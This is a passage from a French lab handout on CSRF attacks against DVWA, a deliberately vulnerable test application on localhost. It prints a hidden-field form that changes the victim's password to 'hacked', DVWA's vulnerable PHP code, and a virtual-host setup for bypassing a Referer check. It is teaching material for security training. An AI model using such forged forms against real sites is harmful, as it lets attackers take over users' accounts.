15
16         ?>
17
18         <form action="http://localhost/DVWA-master/vulnerabilities/csrf/?" method="GET">
19           <h1>Cliquez-moi !</h1>
20
21           <!-- value sans double quote car cela transmet les doubles quotes et le mot de passe ne correspond alors pas -->
22           <input type="hidden" name="password_new" value=hacked>
23           <input type="hidden" name="password_conf" value=hacked>
24
25           <input type="submit" value="change" name="Change">
26         </form>
27
28     </body>
29 </html>
30
```

Remarque sur le formulaire ci-dessus :

- Il contient deux zones de texte cachées qui transmettent chacune une valeur « hacked » qui sera le nouveau mot de passe mis par le hackeur (le mot de passe et sa confirmation demandés


par le site légitime). Les attributs « names » des zones sont « password_new » et « password_conf » qui sont les indexes (du tableau $_GET) attendus par le site web que l'on désire attaquer.

- Créer un nouveau projet (sans source) dans NETBEANS appelé « testCSRF » et mettre le formulaire dans la page « index.php » du projet.


Installation du module complémentaire SMARTPROXY

Dans le menu de FIREFOX [outils] [extensions et thèmes]


Une fois installé on le voit apparaitre comme suit :



Puis quand il est lancé il apparait sous forme d'une petite icône dans le coin supérieur droit de la fenêtre FIREFOX, comme suit :



Puis on choisit « settings » afin de saisir le proxy « localhost 8080 ».




Ensuite il suffit de choisir « ALWAYS ENABLE » pour que les proxys soient activés.

A la fin du TP désactiver l'extension afin de permettre une utilisation du poste sans encombre pour les prochains.

« localhost :8080 » est l'adresse du proxy ZAP comme nous le verrons dans le prochain paragraphe.


SMARTPROXY est donc une application qui permet de changer de serveur proxy dans votre navigateur rapidement.

Installation et Configuration de OSWAP ZAP (Qu'est-ce l'OWASP ?)




Remarques :

- Cliquez sur l'icône représentant un engrenage, encadré en bleu dans la capture ci-dessus. Déroulez le menu network et cliquer sur « Local Servers/Proxies » l'adresse du proxy par défaut ZAP apparait : localhost :8080.
- Afin de pourvoir naviguer sur notre site web « DVWA » sans alerte nous allons intégrer le certificat de l'autorité de certification dans le magasin du navigateur comme suit :



Se mettre dans le menu encadré en vert et cliquez sur le bouton « sauvegarder ». Cela va enregistrer le certificat racine dans les téléchargements, le fichier se nomme « zap_root_ca.cer » avec « ca » pour « certificate authority » ou « autorité de certification » en français.

Intégration dans FIREFOX.




Cliquez sur « Importer » et allez chercher le certificat dans les téléchargements.

Ce travail fait vous n'aurez plus d'alerte de certificat dans votre navigateur quand vous utiliserez le proxy avec DVWA ou un autre site !

Utilisation de l'application DVWA

- Démarrer SMARTPROXY (localhost 8080) et l'application ZAP
- Lancer l'application DVWA dans FIREFOX
- Se mettre en niveau de sécurité LOW
- Choisir CSRF dans le menu de l'application DVWA

A ce moment-là on peut commencer à observer ce qui se passe dans l'application ZAP.




Remarque : dans la capture ci-dessus j'obtiens (encadré en vert) les en-têtes d'une de mes requêtes et je constate que j'obtiens deux éléments intéressants, deux cookies l'un qui est PHPSESSID (une suite de caractère alphanumérique « v3d936tmrugl4pevhmdi0h424n » qui correspond à l'id de la session ouverte entre le site et le navigateur) et l'autre « security » qui a comme valeur « low ». Notez que l'id de session pour vous sera bien entendu différent.

Tout nouvel onglet ouvert dans ce même navigateur vers ce site web aura comme id de session l'id de session précédemment capturée dans l'application ZAP, autrement dit l'ensemble des variables de session existantes seront accessibles dans la communication du nouvel onglet. Mon nouvel onglet comportera mon formulaire d'attaque CSRF ! Vous voyez où je veux en venir ? Ou pas ?

Nous vérifierons, dans ce qui suit, qu'après avoir cliqué sur le bouton de l'application "pirate", que l'id de session envoyé par cette application sera le même que celui de l'application attaquée et donc que l'application attaquée acceptera la requête de l'application "pirate".

Démarrons notre application contenant le formulaire d'attaque


Remarque : cette application peut correspondre dans la réalité à celles qui sont envoyées dans nos mails à longueur de journée sous forme de lien à cliquer. (Que le pirate espère que l'on va cliquer !)



Je ne vois que « Cliquez-moi » et le bouton de soumission du formulaire, les zones de texte sont cachées.


Passons à l'attaque !

Je clique sur le bouton et la fenêtre suivante s'affiche :



Le mot de passe est changé !

Jetons un coup d'œil dans l'application OSWAP et observons les en-têtes de la requête http faite à partir du formulaire d'attaque, c'est-à-dire à partir de la page « index.php » de votre projet « testCSRF ».



Que constatons-nous ?

Je retrouve bien les mêmes cookies que précédemment, ce qui explique que la session est la même et que le formulaire a pu contourner les éléments de sécurité utilisant les variables de session, puisque la victime au moment où elle a cliqué était authentifiée en tant que admin sur le site qui a subi l'attaque !

Analysons ensemble la page « low.php » et comprenons ses faiblesses !

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

Remarques sur la capture ci-dessus :

- ✓ Il faut que le bouton cliqué ait un attribut « name » nommé « Change ».
- ✓ Il faut que le nouveau mot de passe (password_new) et sa confirmation (password_conf) soient identiques.
- ✓ Si la variable globale «$GLOBALS["___mysqli_ston"] » existe et qu'elle contient un type objet alors elle échappe (msqli_real_escape_string) le nouveau mot de passe afin d'éviter les injections sinon elle lève une erreur (trigger_error…) enfin le nouveau mot de passe échappé est récupéré dans la même variable « $pass_new » afin d'être utilisé dans la requête SQL de mise à jour qui suit. Notez que cette variable globale correspond à un objet connexion à la base de données avec "mysqli", un peu l'équivalent de notre objet PDO.

Comme notre application "pirate" coche toutes les cases, alors l'attaque est un succès !


Voilà pour une première approche de la faille CSRF !

Mise en œuvre d'une attaque de type CSRF (Niveau MEDIUM de l'application DVWA)

Les outils utilisés sont les mêmes que précédemment (FoxyProxy , OSWAP ZAP). Seul, le niveau de défense est différent (Medium).

Pour comprendre nous allons tout de suite étudier la page « medium.php » de la partie CSRF.

Analysons le code de la page « medium .php » et comparons au niveau précédent



Remarque sur la capture ci-dessus :

- ✓ Les éléments de sécurité sont les mêmes que pour le niveau « LOW », le développeur a juste rajouter le test : «if(stripos($_SERVER['HTTP_REFERER'] ,$_SERVER['SERVER_NAME']) !== false) ».
- ✓ Que fait ce test ? Il vérifie que le nom de domaine du serveur (ici localhost qui va se trouver dans le tableau associatif « $_SERVER » à l'indice « SERVER_NAME » est bien présent dans le « REFERER » envoyé dans les en-têtes http de la requête de demande de changement de mot de passe. Autrement dit le développeur cherche à s'assurer que l'origine du serveur qui fait la demande est bien celle attendue. Nous allons comprendre cela dans les lignes qui suivent, et nous allons contourner cet élément de sécurité !!
  Pour plus de détails concernant REFERER : [Référent - HTTP | MDN (mozilla.org)]

Préparons le terrain

- ➢ FoxyProxy est activé dans FIREFOX (le mettre sur localhost :8080)

- ZAP est à l'écoute
- Mettons en œuvre un Virtual Host pour le site qui contient le formulaire d'attaque

Mettons en œuvre un Virtual Host pour le site qui contient le formulaire d'attaque

Le « virtual host » va me permettre de changer l'url de mon site web – le but ici est de faire en sorte que le REFERER présent dans l'en-tête (header) de la requête http ne soit pas le même que le site web attaqué.

- Se positionner dans « C:\xampp\apache\conf\extra »
- Ouvrir « httpd-vhosts.conf » et rajouter les « virtual host » suivants

```
# CYBERSECURITE : Attaque CSRF MEDIUM : pour avoir un REFERER différent du serveur puis le changer dans OSWAP ZAP
<VirtualHost *:80>
    DocumentRoot "C:\xampp\htdocs\TestCSRF"
    ServerName tpAttaqueCSRFMedium.local
    <Directory "C:\xampp\htdocs\TestCSRF">
        Options FollowSymLinks Indexes
        AllowOverride All
        Order deny,allow
        Allow from 127.0.0.1
        Deny from all
        Require all granted
    </Directory>
</VirtualHost>


# VHOST pour que les programmes dans htdocs fonctionnent
<VirtualHost *:80>
    DocumentRoot "C:\xampp\htdocs"
    ServerName localhost
    <Directory "C:\xampp\htdocs">
    </Directory>
</VirtualHost>
```

Remarque sur la capture ci-dessus :

- Si vous avez déjà le deuxième ne pas le remettre, il sert à faire fonctionner encore les projets qui n'ont pas de « Virtual host » et qui sont dans « htdocs », utile quand on fait pointer apache vers un autre répertoire que "htdocs" comme c'est le cas sur les machines de notre réseau. A noter que ce virtual host « global » doit se trouver à la fin, après l'ensemble des Virtual host individuels.
- Avec ce « virtual host » le site d'attaque va avoir une URL « tpAttaqueCSRFMedium.local» qui ne sera plus la même que pour le site DVWA !
- **Ne pas oublier de mettre** « tpAttaqueCSRFMedium.local » dans **le fichier « hosts »** qui se trouve dans « C:\windows\system32\drivers\etc ». L'ouvrir avec l'application « NotePad++ » qui vous proposera de passer en mode administrateur au moment de l'enregistrement des modifications. Vous y mettrez la ligne suivante : « 127.0.0.1 tpAttaqueCSRFMedium.local », ce qui permettra de traduire le nom en adresse IP, à la façon, un peu, d'un serveur DNS.


Organisons l'attaque

